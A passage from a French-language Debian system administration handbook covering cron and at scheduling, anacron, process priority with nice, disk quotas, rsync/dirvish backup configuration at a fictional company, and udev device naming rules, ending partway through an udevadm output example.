Wietse Venema, dont les compétences en matière de sécurité en font un programmeur réputé, est l'auteur du programme `tcpd`. C'est également l'auteur principal de Postfix, serveur de messagerie électronique (SMTP — *Simple Mail Transfer Protocol*, ou protocole simple de courrier électronique) modulaire conçu pour être plus sûr et plus fiable que `sendmail`, au long historique de failles de sécurité.

ALTERNATIVE

Autres `inetd`

Bien que Debian installe *openbsd-inetd* par défaut, les alternatives ne manquent pas. Outre celles déjà mentionnées, il existe *inetutils-inetd*, *micro-inetd*, *rlinetd* et *xinetd*.

Cette dernière incarnation d'un super-serveur offre des possibilités intéressantes. Elle permet notamment de séparer la configuration dans plusieurs fichiers (stockés, bien entendu, dans le répertoire `/etc/xinetd.d/`), ce qui peut faciliter la vie des administrateurs.

9.7. Planification de tâches : `cron` et `atd`

`cron` est le démon en charge d'exécuter des commandes planifiées et récurrentes (chaque jour, chaque semaine, etc.) ; `atd` est celui qui s'occupe des commandes à exécuter une seule fois, à un instant précis et futur.

Dans un système Unix, de nombreuses tâches sont régulièrement planifiées :

- la rotation des logs ;
- la mise à jour de la base de données du programme `locate` ;
- les sauvegardes ;
- des scripts d'entretien (comme le nettoyage des fichiers temporaires).

Par défaut, tous les utilisateurs peuvent planifier l'exécution de tâches. C'est pourquoi chacun dispose de sa propre *crontab*, où il peut consigner les commandes à planifier. Il peut la modifier en exécutant `crontab -e` (ses informations sont stockées dans le fichier `/var/spool/cron/crontabs/utilisateur`).

SÉCURITÉ

Restreindre `cron` ou `atd`

On peut restreindre l'accès à `cron` en créant le fichier d'autorisation explicite `/etc/cron.allow`, où l'on consignera les seuls utilisateurs autorisés à planifier des commandes. Tous les autres seront automatiquement dépourvus de cette fonctionnalité. Inversement, pour n'en priver qu'un ou deux trouble-fête, on écrira leur nom dans le fichier d'interdiction explicite `/etc/cron.deny`. Le même mécanisme encadre `atd`, avec les fichiers `/etc/at.allow` et `/etc/at.deny`.

L'utilisateur root dispose de sa *crontab* personnelle, mais peut également employer le fichier `/etc/crontab` ou déposer des *crontab* supplémentaires dans le répertoire `/etc/cron.d/`. Ces deux dernières solutions ont l'avantage de pouvoir préciser l'utilisateur sous l'identité duquel exécuter la commande.

Le paquet *cron* propose par défaut des commandes planifiées qui exécutent :

- une fois par heure les programmes du répertoire `/etc/cron.hourly/` ;

- une fois par jour les programmes du répertoire `/etc/cron.daily/` ;
- une fois par semaine les programmes du répertoire `/etc/cron.weekly/` ;
- une fois par mois les programmes du répertoire `/etc/cron.monthly/`.

De nombreux paquets Debian profitent de ce service : en déposant dans ces répertoires des scripts de maintenance, ils assurent le fonctionnement optimal de leur service.

9.7.1. Format d'un fichier `crontab`

ASTUCE

Raccourcis textuels pour `cron`

Des abréviations, qui remplacent les cinq premiers champs d'une entrée de `crontab`, décrivent les planifications les plus classiques. Les voici :

- `@yearly` : une fois par an (le premier janvier à 0 h 00) ;
- `@monthly` : une fois par mois (le premier du mois à 0 h 00) ;
- `@weekly` : une fois par semaine (le dimanche à 0 h 00) ;
- `@daily` : une fois par jour (à 0 h 00) ;
- `@hourly` : une fois par heure (au début de chaque heure).

CAS PARTICULIER

`cron` et l'heure d'été

Sous Debian, `cron` prend en compte au mieux les changements d'heure (en fait, lorsqu'un saut important est détecté dans l'heure locale). Ainsi, les commandes qui auraient dû être exécutées à une heure qui n'a pas existé (par exemple, 2 h 30 lors du changement d'heure de printemps en France) sont exécutées peu après le changement d'heure (soit peu après 3 h du matin en heure d'été). À l'inverse, à l'automne, les commandes qui auraient été pu être exécutées plusieurs fois (à 2 h 30 heure d'été puis, une heure plus tard, à 2 h 30 heure d'hiver) ne le sont qu'une fois.

On prendra cependant soin, si l'ordre dans lequel les différentes tâches planifiées et le délai entre leurs déclenchements respectifs est important, de vérifier la compatibilité de ces contraintes avec le mode de fonctionnement de `cron` — le cas échéant, on pourra préparer une planification spéciale pour les deux nuits de l'année où le problème risque d'apparaître.

Chaque ligne significative d'une *crontab* décrit une commande planifiée grâce aux six (ou sept) champs suivants :

- la condition sur les minutes (nombres compris de 0 à 59) ;
- la condition sur les heures (de 0 à 23) ;
- la condition sur le jour du mois (de 1 à 31) ;
- la condition sur le mois (de 1 à 12) ;

- la condition sur le jour de la semaine (de 0 à 7, le 1 correspondant au lundi — le dimanche est représenté à la fois par 0 et par 7 ; il est également possible d'employer les trois premières lettres du nom du jour en anglais comme Sun, Mon, etc.) ;
- le nom d'utilisateur sous lequel la commande devra s'exécuter (dans le fichier `/etc/crontab` et dans les fragments déposés dans `/etc/cron.d/`, mais pas les crontabs des utilisateurs) ;
- la commande à exécuter (quand les conditions définies par les cinq premières colonnes sont remplies).

Tous les détails sont documentés dans la page de manuel `crontab(5)`.

Chaque condition peut s'exprimer sous la forme d'une énumération de valeurs possibles (séparées par des virgules). La syntaxe a-b décrit l'intervalle de toutes les valeurs comprises entre a et b. La syntaxe a-b/c décrit un intervalle avec un incrément de c (exemple : 0-10/2 correspond à 0,2,4,6,8,10). Le joker * représente toutes les valeurs possibles.

Ex. 9.2 *Exemple de* `crontab`

```
#Format
#min heu jou moi jsem commande

# Télécharge les données tous les soirs à 19:25
 25  19  *   *   *    $HOME/bin/get.pl

# Le matin à 8:00, en semaine (lundi à vendredi)
 00  08  *   *   1-5  $HOME/bin/fait_quelquechose

# Redémarre le proxy IRC après chaque reboot
@reboot /usr/bin/dircproxy
```

ASTUCE

Exécuter une commande au démarrage

Pour exécuter une commande une seule fois, juste après le démarrage de l'ordinateur, on peut recourir à la macro `@reboot` (un simple redémarrage de `cron` ne déclenche pas une commande planifiée avec `@reboot`). Cette macro remplace elle aussi les cinq premiers champs d'une entrée dans la *crontab*.

9.7.2. Emploi de la commande `at`

La commande `at` prévoit l'exécution d'une commande à un moment ultérieur. Elle prend l'horaire et la date prévus en paramètres sur sa ligne de commande, et la commande à exécuter sur son entrée standard. La commande sera exécutée comme si elle avait été saisie dans un interpréteur de commandes. `at` conserve d'ailleurs l'environnement courant afin de pouvoir travailler

exactement dans les mêmes conditions que celles de la planification. L'horaire est indiqué en suivant les conventions habituelles : 16:12 représente 16 h 12. La date peut être précisée au format JJ.MM.AA (27.07.11 représentant ainsi 27 juillet 2011) ou AAAA-MM-JJ (cette même date étant alors représentée par 2011-07-27). En son absence, la commande sera exécutée dès que l'horloge atteindra l'heure signalée (le jour même ou le lendemain). On peut encore écrire explicitement *today* (aujourd'hui) ou *tomorrow* (demain).

```
$ at 09:00 27.07.14 <<FIN
> echo "Penser à souhaiter un bon anniversaire à Raphaël" \
>   | mail lolando@debian.org
> FIN
warning: commands will be executed using /bin/sh
job 31 at Wed Jul 27 09:00:00 2014
```

Une autre syntaxe permet d'exprimer une durée d'attente : `at now + nombre période`. La *période* peut valoir minutes, hours (heures), days (jours) ou weeks (semaines). Le *nombre* indique simplement le nombre de ces unités qui doivent s'écouler avant exécution de la commande.

Pour annuler une tâche planifiée pour `cron`, il suffit, lors d'un appel à `crontab -e`, de supprimer la ligne correspondante dans la *crontab* où la tâche est définie. Pour les tâches `at`, c'est à peine plus complexe : il suffit d'exécuter la commande `atrm numéro-de-tâche`. Le numéro de tâche est indiqué par la commande `at` lors de la planification mais on pourra le retrouver grâce à la commande `atq`, qui donne la liste des commandes actuellement planifiées.

9.8. Planification asynchrone : `anacron`

`anacron` est le démon qui complète `cron` pour les ordinateurs non allumés en permanence. Les tâches régulières étant habituellement planifiées au milieu de la nuit, elles ne seront jamais exécutées si la machine est éteinte à ce moment-là. La fonction d'`anacron` est de les exécuter en prenant en compte les périodes où l'ordinateur ne fonctionne pas.

Attention, `anacron` fera fréquemment exécuter cette activité en retard quelques minutes après le démarrage de la machine, ce qui peut en perturber la réactivité. C'est pourquoi les tâches du fichier `/etc/anacrontab` sont démarrées sous la commande `nice`, qui réduit leur priorité d'exécution et limitera donc l'impression de lenteur du reste du système. Attention, le format de ce fichier n'est pas le même que celui de `/etc/crontab` ; si vous avez des besoins particuliers avec `anacron`, consultez la page de manuel `anacrontab(5)`.

L'installation du paquet *anacron* désactive l'exécution par `cron` des scripts des fichiers `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/` et `/etc/cron.monthly/`. On évite ainsi qu'ils soient pris en compte à la fois par `anacron` et par `cron`. Mais `cron` reste actif et se chargera encore d'exécuter les autres commandes planifiées (notamment par les utilisateurs).

B.A.-BA

Priorité, `nice`

Les systèmes Unix (et donc Linux) sont éminemment multi-tâches et multi-utilisateurs. Plusieurs processus peuvent en effet tourner en parallèle, appartenant à plusieurs utilisateurs différents, le noyau se chargeant d'assurer la répartition des ressources entre les différents processus. Il gère pour cela une notion de priorité, qui lui permet de favoriser certains processus au détriment d'autres selon les besoins. Lorsque l'on sait qu'un processus peut tourner en basse priorité, on le signale lors de son lancement, en utilisant `nice programme` (*nice* signifiant « gentil, agréable »). Le programme disposera alors d'une proportion amoindrie des ressources du système, il perturbera donc moins les autres processus s'ils ont besoin de fonctionner. Bien entendu, si aucun autre processus n'a besoin de ressources, le programme ne sera pas artificiellement ralenti.

`nice` fonctionne avec des niveaux de « gentillesse » : les niveaux positifs (de 1 à 19) rendent progressivement un processus moins prioritaire, les niveaux négatifs (de -1 à -20) le rendent au contraire plus avide de ressources — mais seul le super-utilisateur est autorisé à utiliser ces niveaux négatifs. Sauf indication contraire (voir la page de manuel `nice(1)`), `nice` utilise le niveau 10.

Si l'on s'aperçoit qu'une tâche déjà lancée aurait dû l'être avec `nice`, il n'est pas trop tard pour réagir : la commande `renice` permet de changer la priorité d'un processus déjà existant, dans un sens ou dans l'autre (mais diminuer la « gentillesse » d'un processus est réservé au super-utilisateur).

9.9. Les quotas

Le système des quotas permet de limiter l'espace disque alloué à un utilisateur ou un groupe d'utilisateurs. Pour le mettre en place, il faut disposer d'un noyau activant sa prise en charge (option de compilation `CONFIG_QUOTA`) — ce qui est le cas des noyaux Debian. Les logiciels de gestion des quotas se trouvent dans le paquet Debian *quota*.

Pour les activer sur un système de fichiers, il faut mentionner, dans le fichier `/etc/fstab`, les options usrquota et grpquota, respectivement pour des quotas utilisateurs ou de groupes. Redémarrer l'ordinateur permet ensuite de mettre à jour les quotas en l'absence d'activité disque (condition nécessaire à une bonne comptabilisation de l'espace disque déjà consommé).

La commande `edquota utilisateur` (ou `edquota -g groupe`) permet de changer les limites tout en consultant la consommation actuelle.

Le système de quotas permet de définir quatre limites :

- Deux limites (*soft* et *hard*, respectivement douce et dure) concernent le nombre de blocs consommés. Si le système de fichiers a été créé avec une taille de bloc de 1 kilo-octet, un bloc contient 1 024 octets du même fichier. Les blocs non saturés induisent donc des pertes d'espace disque. Un quota de 100 blocs, qui permet théoriquement de stocker 102 400 octets, sera pourtant saturé par 100 fichiers de 500 octets, ne représentant que 50 000 octets au total.

- Deux limites (*soft* et *hard*) concernent le nombre d'*inodes* employés. Chaque fichier consomme au moins un *inode* pour stocker les informations le concernant (droits, propriétaires, date de dernier accès, etc.). Il s'agit donc d'une limite sur le nombre de fichiers de l'utilisateur.

POUR ALLER PLUS LOIN

Définir les quotas par script

Le programme `setquota` peut être employé dans un script pour modifier automatiquement de nombreux quotas. Sa page de manuel `setquota(8)` détaille la syntaxe précise à employer.

Une limite *soft* peut être franchie temporairement ; l'utilisateur sera simplement averti de son dépassement de quota par le programme `warnquota`, habituellement invoqué par `cron`. Une limite *hard* ne peut jamais être franchie : le système refusera toute opération provoquant un dépassement du quota dur.

VOCABULAIRE

Blocs et *inodes*

Le système de fichiers découpe le disque dur en blocs, petites zones contiguës. La taille de ces blocs est déterminée lors de la création du système de fichiers et varie généralement entre 1 et 8 ko.

Un bloc peut être utilisé soit pour stocker des données réelles du fichier, soit des méta-données utilisées par le système de fichiers. Parmi ces méta-données, on trouve notamment les *inodes* (terme parfois traduit par « i-nœuds » mais généralement laissé tel quel). Un inode utilise un bloc sur le disque (mais ce bloc n'est pas pris en compte dans le quota de blocs, seulement dans le quota d'inodes) et contient à la fois des informations sur le fichier qu'il concerne (nom, propriétaire, permissions etc.) et des pointeurs vers les blocs de données réellement utilisés. Pour les fichiers volumineux occupant plus de blocs qu'il n'est possible d'en référencer dans un seul inode, il y a même un système de blocs indirects : l'inode référence une liste de blocs ne contenant pas directement des données mais une autre liste de blocs.

On peut définir, par la commande `edquota -t`, une « période de grâce » maximale autorisée pour un dépassement de limite *soft*. Ce délai écoulé, la limite *soft* se comportera comme une limite *hard* et l'utilisateur devra donc repasser sous elle pour pouvoir à nouveau écrire quoi que ce soit sur le disque.

POUR ALLER PLUS LOIN

Systématiser un quota pour les nouveaux utilisateurs

Pour instaurer un quota systématique chez les nouveaux utilisateurs, il faut le configurer sur un utilisateur « modèle » (avec `edquota` ou `setquota`) et indiquer son nom dans la variable `QUOTAUSER` du fichier `/etc/adduser.conf`. Ce paramétrage sera alors automatiquement repris pour chaque nouvel utilisateur créé avec la commande `adduser`.

9.10. Sauvegarde

L'une des responsabilités principales de tout administrateur, la sauvegarde reste un sujet complexe dont les outils puissants sont en général difficiles à maîtriser.

De nombreux logiciels existent : citons `amanda`, `bacula` et `BackupPC`. Il s'agit de systèmes client/serveur dotés de nombreuses options, dont la configuration peut être difficile. Certains disposent d'une interface de configuration web. Des dizaines d'autres paquets Debian sont dédiés à des solutions de sauvegarde, comme vous le montrera la commande `apt-cache search backup`.

Plutôt que de détailler le fonctionnement de certains d'entre eux, nous prenons le parti d'exposer la réflexion menée par les administrateurs de Falcot SA pour définir leur stratégie de sauvegarde.

Chez Falcot SA, les sauvegardes répondent à deux besoins : récupérer des fichiers supprimés par erreur et remettre en route rapidement tout ordinateur (serveur ou bureautique) dont le disque dur subit une panne.

9.10.1. Sauvegarde avec `rsync`

Les sauvegardes sur bandes ayant été jugées trop lentes et trop coûteuses, les données seront sauvegardées sur les disques durs d'un serveur dédié, où l'emploi du RAID logiciel (détaillé dans la section 12.1.1, « RAID logiciel » page 327) les protégera d'une défaillance du disque. Les ordinateurs bureautiques ne sont pas sauvegardés individuellement, mais les utilisateurs sont informés que leur compte personnel, situé sur le serveur de fichiers de leur département, sera sauvegardé. La commande `rsync` (du paquet éponyme) sauvegarde quotidiennement ces différents serveurs.

B.A.-BA

Le lien dur, un deuxième nom pour le fichier

Un lien dur (*hardlink*), contrairement au lien symbolique, ne peut être différencié du fichier pointé. Créer un lien dur revient en fait à affecter un deuxième nom à un fichier déjà existant (cible). C'est pourquoi la suppression d'un lien dur ou de la cible ne supprime en fait qu'un des noms associés au fichier. Tant qu'un nom est encore affecté au fichier, les données de celui-ci restent présentes sur le système de fichiers. Il est intéressant de noter que contrairement à une copie, le lien dur ne consomme pas d'espace disque supplémentaire.

Le lien dur se crée avec la commande `ln cible lien`. Le fichier *lien* est alors un nouveau nom du fichier *cible*. Les liens durs ne peuvent être créés qu'au sein d'un même système de fichiers, alors que les liens symboliques ne souffrent pas de cette limitation.

L'espace disque disponible interdit la mise en place d'une sauvegarde complète quotidienne. C'est pourquoi la synchronisation par `rsync` est précédée d'une duplication du contenu de la dernière sauvegarde par des liens durs (*hard links*), qui évitent de consommer trop d'espace disque.

Le processus `rsync` ne remplacera ensuite que les fichiers modifiés depuis la dernière sauvegarde. Ce mécanisme permet de conserver un grand nombre de sauvegardes sur un volume réduit. Toutes les sauvegardes étant accessibles en même temps (par exemple dans des répertoires différents d'un même volume accessible à travers le réseau), on pourra effectuer rapidement des comparaisons entre deux dates données.

Ce mécanisme de sauvegarde se met facilement en place à l'aide du programme `dirvish`. Il emploie un espace de stockage des sauvegardes (*bank*, dans son vocabulaire) dans lequel il place les différentes copies horodatées des ensembles de fichiers sauvegardés (ces ensembles sont nommés *vaults*, donc « chambre forte », dans la documentation de `dirvish`).

La configuration principale se trouve dans le fichier `/etc/dirvish/master.conf`. Elle indique l'emplacement de l'espace de stockage des sauvegardes, la liste des ensembles à sauvegarder ainsi que des valeurs par défaut pour l'expiration des sauvegardes. Le reste de la configuration se trouve dans les fichiers `bank/vault/dirvish/default.conf` et contient à chaque fois la configuration spécifique à l'ensemble de fichiers en question.

Ex. 9.3 *Fichier* `/etc/dirvish/master.conf`

```
bank:
    /backup
exclude:
    lost+found/
    core
    *~
Runall:
    root    22:00
expire-default: +15 days
expire-rule:
#   MIN HR    DOM MON       DOW  STRFTIME_FMT
    *   *     *   *         1    +3 months
    *   *     1-7 *         1    +1 year
    *   *     1-7 1,4,7,10  1
```

Le paramètre bank indique le répertoire dans lequel les sauvegardes sont stockées. Le paramètre exclude permet d'indiquer des fichiers (ou des formes de noms de fichiers) à exclure de la sauvegarde. Le paramètre Runall est la liste des ensembles de fichiers à sauvegarder avec un horodatage pour chaque ensemble, ce dernier permet simplement d'attribuer la bonne date à la copie au cas où la sauvegarde ne se déclencherait pas exactement à l'heure prévue. Il faut indiquer un horaire légèrement inférieur à l'horaire réel d'exécution (qui est 22h04 par défaut sur un système Debian, selon `/etc/cron.d/dirvish`). Enfin les paramètres expire-default et expire-rule définissent la politique d'expiration (donc de conservation) des sauvegardes. L'exemple ci-dessus conserve pour toujours les sauvegardes générées le premier dimanche de chaque trimestre, dé-

truit après un an celles du premier dimanche de chaque mois et après 3 mois celles des autres dimanches. Les autres sauvegardes quotidiennes sont conservées 15 jours. L'ordre des règles compte : dirvish emploie la dernière règle qui correspond, ou celle mentionnée dans expire-default si aucune des règles de expire-rule ne correspond.

EN PRATIQUE

Expiration planifiée

Les règles d'expiration ne sont pas employées par `dirvish-expire` pour faire son travail. En réalité, les règles d'expiration interviennent au moment de la création d'une nouvelle copie de sauvegarde pour définir une date d'expiration associée à cette copie. `dirvish-expire` se contente de parcourir les copies stockées et de supprimer celles dont la date d'expiration est dépassée.

Ex. 9.4 *Fichier* `/backup/root/dirvish/default.conf`

```
client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
    /var/tmp/**
    *.bak
```

L'exemple ci-dessus précise l'ensemble de fichiers à sauvegarder : il s'agit de fichiers sur la machine *rivendell.falcot.com* (pour une sauvegarde de données locales, il faut simplement préciser le nom de la machine locale tel que `hostname` le rapporte), en particulier ceux qui sont dans l'arborescence racine (tree:/) à l'exclusion de ceux listés dans exclude. La sauvegarde restera limitée au contenu d'un seul système de fichiers (xdev:1), elle n'inclura pas les fichiers d'autres montages. Un index des fichiers sauvegardés sera généré (index:gzip) et l'image sera nommée selon la date du jour (image-default:%Y%m%d).

De nombreuses options existent, toutes documentées dans la page de manuel `dirvish.conf(5)`. Une fois ces fichiers de configuration mis en place, il faut initialiser chaque ensemble de fichiers avec la commande `dirvish --vault vault --init`. Puis l'invocation quotidienne de `dirvish-runall` créera automatiquement une nouvelle copie de sauvegarde juste après avoir supprimé celles qui devaient l'être.

EN PRATIQUE

Sauvegarde distante par SSH

Lorsque `dirvish` doit sauvegarder des données d'une machine distante, il va employer `ssh` pour s'y connecter et y démarrer `rsync` en tant que serveur. Cela nécessite donc que l'utilisateur root puisse se connecter automatiquement à la machine en question. L'emploi d'une clé d'authentification SSH permet précisément cela (voir section 9.2.1.1, « Authentification par clé » page 209).

9.10.2. Restauration des machines non sauvegardées

Les ordinateurs bureautiques, qui ne sont pas sauvegardés, pourront être réinstallés à partir des DVD-Rom personnalisés préparés avec *Simple-CDD* (voir section 12.3.3, « Simple-CDD : la solution tout en un » page 375). Comme il s'agit d'une installation à partir de zéro, cela perdra toute configuration qui aura été faite après l'installation initiale ; cela ne pose pas de problème, puisque tous les systèmes sont connectés à un annuaire LDAP qui centralise les comptes utilisateurs et la plupart des applications bureautiques sont préconfigurées par le biais de `dconf` (voir section 13.3.1, « GNOME » page 393 à ce propos).

Les administrateurs de Falcot SA sont conscients des limites de leur politique de sauvegarde. Ne pouvant pas protéger le serveur de sauvegarde aussi bien qu'une bande dans un coffre ignifugé, ils l'ont installé dans une pièce séparée de sorte qu'un sinistre tel qu'un incendie se déclarant dans la salle des serveurs ne détruise pas aussi les sauvegardes. Par ailleurs, ils réalisent une sauvegarde incrémentale sur DVD-Rom une fois par semaine — seuls les fichiers modifiés depuis la dernière sauvegarde sont concernés.

POUR ALLER PLUS LOIN

Sauvegarde SQL, LDAP

De nombreux services (comme les bases de données SQL ou LDAP) ne peuvent pas être sauvegardés simplement en copiant leurs fichiers (sauf s'ils sont correctement interrompus durant la sauvegarde, ce qui pose souvent problème car ils sont prévus pour être disponibles en permanence). Il est alors nécessaire de faire appel à une procédure « d'export » des données, dont on sauvegardera alors le *dump*. Souvent volumineux, celui-ci se prête cependant bien à la compression. Pour réduire l'espace de stockage nécessaire, on ne stockera qu'un fichier texte complet par semaine et un `diff` chaque jour, ce dernier étant obtenu par une commande du type `diff fichier-de-la-veille fichier-du-jour`. Le programme `xdelta` produira les différences incrémentales des *dumps* binaires.

CULTURE

***TAR*, standard de sauvegarde sur bande**

Historiquement, le moyen le plus simple de réaliser une sauvegarde sous Unix était de stocker sur bande une archive au format *TAR*. La commande `tar` tire d'ailleurs son nom de *Tape ARchive* (« archive sur bande »).

9.11. Branchements « à chaud » : *hotplug*

9.11.1. Introduction

Le sous-système *hotplug* du noyau permet de charger les pilotes des périphériques et de créer les fichiers de périphériques correspondants (avec l'aide d'`udevd`). Avec le matériel moderne et la virtualisation, quasiment tous les périphériques peuvent être connectés à chaud, depuis les classiques USB/PCMCIA/IEEE 1394 et les disques durs SATA jusqu'au processeur et à la mémoire eux-mêmes.

Le noyau dispose d'une base de données associant à chaque identifiant de périphérique le pilote requis. Cette base de données est employée au démarrage de l'ordinateur pour charger tous les pilotes des périphériques détectés sur les différents bus mentionnés, mais aussi lors de l'insertion à chaud d'un périphérique supplémentaire. Une fois le pilote chargé, un message est envoyé à `udevd` afin que celui-ci puisse créer l'entrée correspondante dans `/dev/`.

9.11.2. La problématique du nommage

Avant l'introduction des branchements à chaud, il était simple de donner un nom fixe à un périphérique. On se basait simplement sur le positionnement des périphériques dans leur bus respectif. Mais si les périphériques apparaissent et disparaissent sur le bus, ce n'est plus possible. L'exemple typique est l'emploi d'un appareil photo numérique et d'une clé USB : tous les deux apparaissent comme des disques, le premier branché pourra être `/dev/sdb` et le second `/dev/sdc` (avec `/dev/sda` représentant le disque dur). Le nom du périphérique n'est donc pas fixe, il dépend de l'ordre dans lequel ils ont été connectés.

En outre, de plus en plus de pilotes emploient des numéros majeur/mineur dynamiques, ce qui fait qu'il est impossible d'avoir une entrée statique pour le périphérique, puisque ces caractéristiques essentielles peuvent varier après un redémarrage de l'ordinateur.

C'est pour résoudre ces problématiques qu'*udev* a été créé.

EN PRATIQUE

Gestion des cartes réseau

De nombreux ordinateurs intègrent plusieurs cartes réseau (parfois deux interfaces filaires et une interface wifi) et avec l'intégration de la prise en charge de *hotplug* sur la plupart des types de bus, le noyau 2.6 n'offre plus de garantie de nommage fixe sur ces interfaces réseau. Pourtant l'utilisateur qui veut configurer son réseau dans `/etc/network/interfaces` a besoin d'un nom fixe !

Il serait pénible de demander à chaque utilisateur de se créer ses propres règles *udev* pour régler ce problème, c'est pourquoi *udev* a été configuré d'une manière un peu particulière : au premier démarrage (et plus généralement à chaque fois qu'une carte jamais rencontrée apparaît) il utilise le nom de l'interface réseau et son adresse MAC pour créer des nouvelles règles qui, aux prochains redémarrages, seront employées pour réattribuer systématiquement les mêmes

noms. Ces règles sont stockées dans `/etc/udev/rules.d/70-persistent-net.rules`.

Ce mécanisme a des effets de bord qu'il est bon de connaître. Considérons le cas d'un ordinateur qui n'a qu'une seule carte réseau PCI. L'interface réseau se nomme logiquement `eth0`. La carte tombe en panne et l'administrateur la remplace, la nouvelle carte a donc une nouvelle adresse MAC. Puisque l'ancienne carte avait reçu le nom `eth0`, la nouvelle se verra attribuer le nom `eth1` alors même que la carte `eth0` ne réapparaîtra jamais (et le réseau ne sera pas fonctionnel car `/etc/network/interfaces` configure vraisemblablement une interface `eth0`). Dans ces cas il suffit de supprimer le fichier `/etc/udev/rules.d/70-persistent-net.rules` avant de redémarrer l'ordinateur et la nouvelle carte recevra le nom `eth0` attendu.

9.11.3. Fonctionnement de udev

Lorsqu'*udev* est informé par le noyau de l'apparition d'un nouveau périphérique, il récupère de nombreuses informations sur le périphérique en question en consultant les entrées correspondantes dans `/sys/`, en particulier celles qui permettent de l'identifier de manière unique (adresse MAC pour une carte réseau, numéro de série pour certains périphériques USB, etc.).

Armé de toutes ces informations, *udev* consulte l'ensemble de règles contenu dans `/etc/udev/rules.d/` et `/lib/udev/rules.d/` et décide à partir de cela du nom à attribuer au périphérique, des liens symboliques à créer (pour offrir des noms alternatifs), ainsi que des commandes à exécuter. Tous les fichiers sont consultés et les règles sont toutes évaluées séquentiellement (sauf quand un fichier fait appel à des constructions de type « GOTO »). Ainsi, il peut y avoir plusieurs règles qui correspondent à un événement donné.

La syntaxe des fichiers de règles est assez simple : chaque ligne contient des critères de sélection et des directives d'affectation. Les premiers permettent de sélectionner les événements sur lesquels il faudra réagir et les seconds définissent l'action à effectuer. Tous sont simplement séparés par des virgules et c'est l'opérateur qui désigne s'il s'agit d'un critère de sélection (pour les opérateurs de comparaison == ou !=) ou d'une directive d'affectation (pour les opérateurs =, += ou :=).

Les opérateurs de comparaisons s'emploient sur les variables suivantes :

- KERNEL : le nom que le noyau affecte au périphérique ;
- ACTION : l'action correspondant à l'événement (« add » pour l'ajout d'un périphérique, « remove » pour la suppression) ;
- DEVPATH : le chemin de l'entrée correspondant au périphérique dans `/sys/` ;
- SUBSYSTEM : le sous-système du noyau à l'origine de la demande (ils sont nombreux mais citons par exemple « usb », « ide », « net », « firmware », etc.) ;

- ATTR{*attribut*} : contenu du fichier *attribut* dans le répertoire `/sys/$devpath/` du périphérique. C'est ici que l'on va trouver les adresses MAC et autres identifiants spécifiques à chaque bus ;
- KERNELS, SUBSYSTEMS et ATTRS{*attribut*} sont des variantes qui vont chercher à faire correspondre les différentes options sur un des périphériques parents du périphérique actuel ;
- PROGRAM : délègue le test au programme indiqué (vrai s'il renvoie 0, faux sinon). Le contenu de la sortie standard du programme est stocké afin de pouvoir l'utiliser dans le cadre du test RESULT ;
- RESULT : effectue des tests sur la sortie standard du dernier appel à PROGRAM.

Les opérandes de droite peuvent employer certaines expressions de motifs pour correspondre à plusieurs valeurs en même temps. Ainsi * correspond à une chaîne quelconque (même vide), ? correspond à un caractère quelconque et [] correspond à l'ensemble de caractères cités entre les crochets (l'ensemble inverse si le premier caractère est un point d'exclamation, et les intervalles de caractères sont possibles grâce à la notation a-z).

En ce qui concerne les opérateurs d'affectation, = affecte une valeur (et remplace la valeur actuelle) ; s'il s'agit d'une liste elle est vidée et ne contient plus que la valeur affectée. := fait de même mais empêche les modifications subséquentes de cette même variable. Quant à +=, il ajoute une valeur dans une liste. Voici les variables qui peuvent être modifiées :

- NAME : le nom du fichier de périphérique à créer dans `/dev/`. Seule la première affectation compte, les autres sont ignorées ;
- SYMLINK : la liste des noms symboliques qui pointeront sur le même périphérique ;
- OWNER, GROUP et MODE définissent l'utilisateur et le groupe propriétaire du périphérique ainsi que les permissions associées ;
- RUN : la liste des programmes à exécuter en réponse à cet événement.

Les valeurs affectées à ces variables peuvent employer un certain nombre de substitutions :

- $kernel ou %k : équivalent de KERNEL ;
- $number ou %n : le numéro d'ordre du périphérique, par exemple « 3 » pour sda3 ;
- $devpath ou %p : équivalent de DEVPATH ;
- $attr{*attribut*} ou %s{*attribut*} : équivalent de ATTRS{*attribut*} ;
- $major ou %M : le numéro majeur du périphérique ;
- $minor ou %m : le numéro mineur du périphérique ;
- $result ou %c : la chaîne renvoyée par le dernier programme invoqué par PROGRAM ;
- enfin %% et $$ pour les caractères pourcent et dollar respectivement.

Les listes ci-dessus ne sont pas exhaustives (elles reprennent les paramètres les plus importants) mais la page de manuel `udev(7)` devrait l'être.

9.11.4. Cas pratique

Prenons le cas d'une simple clé USB et essayons de lui affecter un nom fixe. Il faut d'abord trouver les éléments qui vont permettre de l'identifier de manière unique. Pour cela, on la branche et on exécute `udevadm info -a -n /dev/sdc` (en remplaçant évidemment */dev/sdc* par le nom réel affecté à la clé).

```
# udevadm info -a -n /dev/sdc
[...]
  looking at device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2/1-2.2:1.0/host9/
      ➥ target9:0:0/9:0:0:0/block/sdc
':
    KERNEL=="sdc"
    SUBSYSTEM=="block"
    DRIVER==""
    ATTR{range}=="16"
    ATTR{ext_range}=="256"
    ATTR{removable}=="1"
    ATTR{ro}=="0"
    ATTR{size}=="126976"
    ATTR{alignment_offset}=="0"
    ATTR{capability}=="53"
    ATTR{stat}==" 51 100 1208 256 0 0 0
        ➥ 0 0 192 25 6"
    ATTR{inflight}=="  0  0"
[...]
  looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1
      ➥ /1-2/1-2.2/1-2.2:1.0/host9/target9:0:0/9:0:0:0':
    KERNELS=="9:0:0:0"
    SUBSYSTEMS=="scsi"
    DRIVERS=="sd"
    ATTRS{device_blocked}=="0"
    ATTRS{type}=="0"
    ATTRS{scsi_level}=="3"
    ATTRS{vendor}=="I0MEGA  "
    ATTRS{model}=="UMni64MB*IOM2C4 "
    ATTRS{rev}=="    "
    ATTRS{state}=="running"
[...]
    ATTRS{max_sectors}=="240"
[...]
  looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2':
```

```
    KERNELS=="1-2.2"
    SUBSYSTEMS=="usb"
    DRIVERS=="usb"
    ATTRS{configuration}=="iCfg"
    ATTRS{bNumInterfaces}==" 1"
    ATTRS{bConfigurationValue}=="1"
    ATTRS{bmAttributes}=="80"
    ATTRS{bMaxPower}=="100mA"
    ATTRS{urbnum}=="398"
    ATTRS{idVendor}=="4146"
    ATTRS{idProduct}=="4146"
    ATTRS{bcdDevice}=="0100"
[...]
